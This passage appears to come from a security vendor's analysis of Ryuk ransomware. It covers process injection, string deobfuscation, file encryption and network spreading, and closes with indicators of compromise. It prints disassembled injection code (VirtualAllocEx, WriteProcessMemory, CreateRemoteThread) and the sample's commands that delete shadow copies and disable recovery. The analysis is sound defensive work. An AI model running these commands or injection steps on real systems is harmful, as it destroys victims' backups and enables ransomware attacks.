lea     rdx, aCsrssExe  ; "csrss.exe"
mov     rcx, rsi        ; Str1
call    wcscmp
test    eax, eax
jz      short loc_140005AE5
lea     rdx, aExplorerExe ; "explorer.exe"
mov     rcx, rsi        ; Str1
call    wcscmp
test    eax, eax
jz      short loc_140005AE5
lea     rdx, aLsaasExe  ; "lsaas.exe"
mov     rcx, rsi        ; Str1
call    wcscmp
```

Figure 33: Excluded processes

We can dynamically see how it first performs the check with process token information in **140002D9C** to find out whether the account whose permissions are being used to execute the process is **NT AUTHORITY.**

Figure 34: NT AUTHORITY check

And later, outside the routine, it checks that is is not **csrss.exe, explorer.exe o lsaas.exe**.

Figure 35: NT AUTHORITY check

One it has taken the screenshot of the processes and has opened the processes and checked that none of them are those that are excluded, it is ready to write to the memory of the processes to be injected.

To do this, it first reserves memory space (**VirtualAllocEx**), writes on it (**WriteProcessmemory**) and creates a thread (**CreateRemoteThread**). To operate with these functions, it uses the PIDs of the chosen processes that it has previously obtained with **CreateToolhelp32Snapshot**

```
v8 = VirtualAllocEx(v2, v5, v6, 0x3000u, 0x40u);
if ( !v8 )
{
  v9 = GetLastError();
  itoa(v9, &Dest, 10);
  CloseHandle(v2);
  return 1i64;
}
NumberOfBytesWritten = 0i64;
if ( !WriteProcessMemory(v2, v8, v5, v7, &NumberOfBytesWritten) )
{
  v10 = 2;
LABEL_10:
  CloseHandle(v2);
  VirtualFreeEx(v2, v5, 0i64, 0x8000u);
  return v10;
}
if ( !CreateRemoteThread(v2, 0i64, 0i64, StartAddress, v8, 0, 0i64) )
{
  GetLastError();
  v10 = 3;
  goto LABEL_10;
```


Figure 36: Code for injection.

Here we can dynamically observe how it uses the process PID to call the **VirtualAllocEx** function.

Figure 37: Call to VirtualAllocEx

5.4 Encryption


In this section, we will see the encryption part of this sample. In the following image, you can see two subroutines called **“LoadLibrary_EncodeString”** and **“Encode_Func”**, which are responsible for carrying out the encryption procedure.



```
mov     ecx, 1388h      ; dwMilliseconds
call    cs:Sleep
call    LoadLibrary_EncodeString
lea     ecx, [r12+2]
call    Encode_Func
lea     r11, [rsp+0BB060h+var_20]
xor     eax, eax
mov     rbx, [r11+30h]
mov     rsi, [r11+38h]
mov     rdi, [r11+40h]
mov     rsp, r11
pop     r15
pop     r14
pop     r13
pop     r12
pop     rbp
retn
```

Figure 38: Encryption routines

In the first, we can see how it loads a string that will later be used to deobfuscate everything necessary: Imports, DLLs, commands, files and the CSP.



```
LoadLibrary_EncodeString proc near

LibFileName= byte ptr -20h
var_18= dword ptr -18h
var_14= byte ptr -14h
ProcName= byte ptr -10h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= word ptr -4
var_s0= byte ptr  0
arg_0= qword ptr  30h
arg_8= qword ptr  38h
arg_10= qword ptr  40h

mov     [rsp-28h+arg_0], rbx
mov     [rsp-28h+arg_8], rsi
mov     [rsp-28h+arg_10], rdi
push    rbp
push    r12
push    r13
push    r14
push    r15
mov     rbp, rsp
sub     rsp, 40h
mov     ecx, cs:dword_1400235CC
call    sub_140005464
lea     r12, Str        ; "SJvKQbBYmqvhLiepBJZQMJDwLBTrDKGJT[w[TZL"...
mov     esi, eax
mov     rcx, r12        ; Str
xor     edi, edi
call    strlen
lea     r13d, [rdi+1]
test    rax, rax
jz      short loc_1400046C6
```

Figure 39: Deobfuscation chain

The following image shows the first import that it deobfuscates in the R4 register, **LoadLibrary.** This will be used later to load the necessary DLLs. We can also see another sting in the R12 register, which is used together with the previous one to perform the deobfuscation.





Figure 40: Dynamic deobfuscation

It continues to load the commands that it will later execute to disable backups, restore points and safe boot modes.

Figure 41: Loading commands

It then loads the location where it will drop 3 files: **Windows.bat, run.sct y start.bat**.






Figure 42: File location

These 3 files are used to check the privileges that each of the locations has. If the necessary privileges are not available, Ryuk stops executing.

It continues to load strings corresponding to the three files. The first, **DECRYPT_INFORMATION.html**, contains the information needed to recover the files. The second, **PUBLIC**, contains the public RSA key.




Figure 43: DECRYPT INFORMATION.html string

The third, **UNIQUE_ID_DO_NOT_REMOVE**, contains the encrypted key that will be used in the following subroutine to carry out the encryption.




Figure 44: UNIQUE ID DO NOT REMOVE string

Finally, it loads the necessary libraries together with the desired imports and the CSP (**Microsoft Enhanced RSA and AES Cryptographic Provider**).

Figure 45: Loading libraries

Once all deobfuscation has been completed, it goes on to perform the actions needed to encrypt: listing all logical drives, execute what was loaded in the previous subroutine, performing persistence, dropping RyukReadMe.html, encrypting, listing network devices, spreading to detected devices and encrypting.

It starts by loading "cmd.exe" and dropping the public RSA key.

```
loc_7FF7A9663A4F:
call    wcscat
mov     rdx, rbx        ; Source
lea     rcx, word_7FF7A97CF2F0 ; Dest
call    wcscpy
lea     rdx, aPublic    ; "PUBLIC"
lea     rcx, word_7FF7A97CF2F0 ; Dest
call    wcscat
lea     rcx, clavePublica_victima
call    sub_7FF7A9663098
call    sub_7FF7A96637E4
mov     ecx, 3E8h
call    cs:qword_7FF7A96931A0
mov     al, cs:byte_7FF7A9676928
movsd   xmm0, cs:qword_7FF7A9676920
movsd   xmm1, cs:qword_7FF7A9676940
mov     [rsp+140h+var_F8], al
xor     eax, eax
mov     [rsp+140h+var_F7], al
mov     eax, cs:dword_7FF7A9676948
mov     [rbp+40h+var_98], eax
mov     al, cs:byte_7FF7A967694C
movsd   qword ptr [rsp+140h+var_100], xmm0
movups  xmm0, cs:xmmword_7FF7A9676930
mov     [rbp+40h+var_94], al
xor     eax, eax
mov     [rbp+40h+var_93], rax
mov     [rbp+40h+var_8B], ax
mov     [rbp+40h+var_89], al
movups  xmmword ptr [rbp+40h+var_B0], xmm0
movsd   [rbp+40h+var_A0], xmm1
call    cs:GetLogicalDrives
mov     edi, eax
mov     ebx, r12d
```

Figure 46: Encryption Preparation

It continues, obtaining all logical drives with **GetLogicalDrives** and disabling all backups, restore points and safe boot modes.

```
xor     edx, edx        ; uCmdShow
lea     rcx, CmdLine    ; "cmd /c \"WMIC.exe shadowcopy delet\""
call    cs:WinExec
xor     edx, edx        ; uCmdShow
lea     rcx, aVssadminExeDel ; "vssadmin.exe Delete Shadows /all /quiet"
call    cs:WinExec
xor     edx, edx        ; uCmdShow
lea     rcx, aBcdeditSetDefa ; "bcdedit /set {default} recoveryenabled "...
call    cs:WinExec
xor     edx, edx        ; uCmdShow
lea     rcx, aBootstatuspoli ; "bootstatuspolicy ignoreallfailures"
call    cs:WinExec
cmp     cs:dword_7FF653CB32A4, r12d
mov     r14d, [rbp+40h+arg_0]
jnz     short loc_7FF653C83BB0
```

Figure 47: Deactivating restoration measures

It carries on, gaining persistence as we have seen above, and dropping the first **RyukReadMe.html in TEMP**.




Figure 48: Publication of ransom note

In the following image, you can see how it creates the file, loads the content and writes it:




Figure 49: Loading and writing the file content

To be able to make the same steps on all units, it uses **"icacls.exe"** as we have explained above.

Figure 50: Using icalcls.exe

Finally, it starts encrypting files with the exception of "*.exe", "*.dll", system files and other locations specified in a kind of encrypted whitelist. To do this, it uses imports such as: **CryptAcquireContextW** (where the use of AES and RSA is specified), **CryptDeriveKey**, **CryptGenKey**, **CryptDestroyKey**, etc. An attempt is made to expand to detected network devices using **WNetEnumResourceW** and then encrypt them.




Figure 51: Encryption of system files

6. Imports and relevant flags

Below is a table with the list of the most relevant imports and flags used by the sample:

Imports		Flags	
GetVersionExW	Obtains OS version	**LpVersionInformation**	Determines if it is + than Wxpp
ImpersonateSelf	Enables privileges for a thread		
GetCUrrentThread	Gets handle of a thread	**DesiredAccess**	Specifies kind of access to the Token
OpenThreadToken	Opens a token belonging to a thread	**SeDebugPrivilege**	Used to obtain advanced privileges
LookupPrivilegeValueW	Provides information about the LUID to know the privilege we are scaling		
AdjustTokenPrivileges	Enables certain permissions for a token		
CreateToolHelp32Snapsh ot	Takes a screenshot of the processes running		
WriteProcessMemory	Writes in the memory of a certain process		
CreateRemoteThread	Creates a threat in suspended state		
ShellExecuteW	Launches a shell to execute the payload		
CommandlineToArgW	Parses a cmd command and returns an array of pointers for the command		
DeletefileW	Deletes a files according to parameters		
CryptExportKey	Exports to a crypto key		
GetDriveTypeW	Finds out whether it is a USB, CD drive...		
CryptDeriveKey	Creates a key using another by collecting past data		
CryptGenKey	Generates a random session key or an asymmetric key pair (Public/ Private)		
GetlogicalDrives	Returns a bitmask of the disks. Gives information about a disk available on the system		
WNetEnumResourceW	Lists the network devices		
CryptAcquireContextW	Tries to search the CSP for the desired encryption algorithm		
CryptEncrypt	Encrypts data in the algorithm that has been designated in the CSP		
CryptDecrypt	Decrypts the data encrypted by CryptEncrypt		
CryptDestroyKey	Distroys the handle of the hkey so that it cannot be used again	**hkey**	A handle to open the key's registration key
CryptImportKey	Transfers a key from a CSP		

7. IOC

MD5

- a73130b0e379a989cba3d695a157a495
- 89a562b867979386f2c838d0f453b7d0
- 99ab62a9a533f7a0541528383e35d051
- c6daf2d35e8b9adf7bce970bd762e101
- 0ebc540d2f99574346ac10de3e4cf5aa
- fe7bf2e75003461b81d1260e78819928
- 1bf0b9b022c7685c136439cfa8e90370
- 106dd76aa34eddbabd5bc3081defed91
- ddc639cf6f8ba80221b13b6a8a0e8107
- 7af8e281c798006b55f4b6bbeb771ea3
- 4846fa07e96c123b807de35d076dab98
- 6b99069a09bccb806b4a24f60f671157
- 436d7e29ebf1a9fc92a77a266cb33f1a

Related IP addresses

- 104.136.151.73
- 104.168.123.186
- 104.193.252.142
- 104.236.135.119
- 104.236.137.72
- 104.236.151.95
- 104.236.161.64
- 104.236.185.25

Recovery file

- RyukReadMe.html

References

- users\Public\run.sct
- Start Menu\Programs\Startup\start.bat
- AppData\Roaming\Microsoft\Windows\Start Menu\ProgramsStartup\start.bat

Ransom email

- msifelabem1981@protonmail.com
- sydney.wiley@protonmail.com
- MelisaPeterman@protonmail.com

Encrypted file extension

- *.RYK
- *.RYUK

8. References

1. “Everis y Prisa Radio sufren un grave ciberataque que secuestra sus sistemas.” https://www.elconfidencial.com/tecnologia/2019-11-04/ everis-la-ser-ciberataque-ransomware-15_2312019/, Publicada el 04/11/2019.

2. “Un virus de origen ruso ataca a importantes empresas españolas.” https: //elpais.com/tecnologia/2019/11/04/actualidad/1572897654_ 251312.html, Publicada el 04/11/2019.

3. “VB2019 paper: Shinigami’ s revenge: the long tail of the Ryuk malware.” https://securelist.com/story-of-the-year-2019-cities-under-ransomware-siege/95456/, Publicada el 11/12/2019

4. “Big Game Hunting with Ryuk: Another LucrativebTarge- ted Ransomware.” https://www.crowdstrike.com/blog/big-game-hunting-with-ryuk-another-lucrative-targeted-ransomware/, Publicada el 10/01/2019.

5. “VB2019 paper: Shinigami’ s revenge: the long tail of the Ryuk malware.” https://www.virusbulletin.com/virusbulletin/2019/10/ vb2019-paper-shinigamis-revenge-long-tail-r

More information

https://www.pandasecurity.com/business/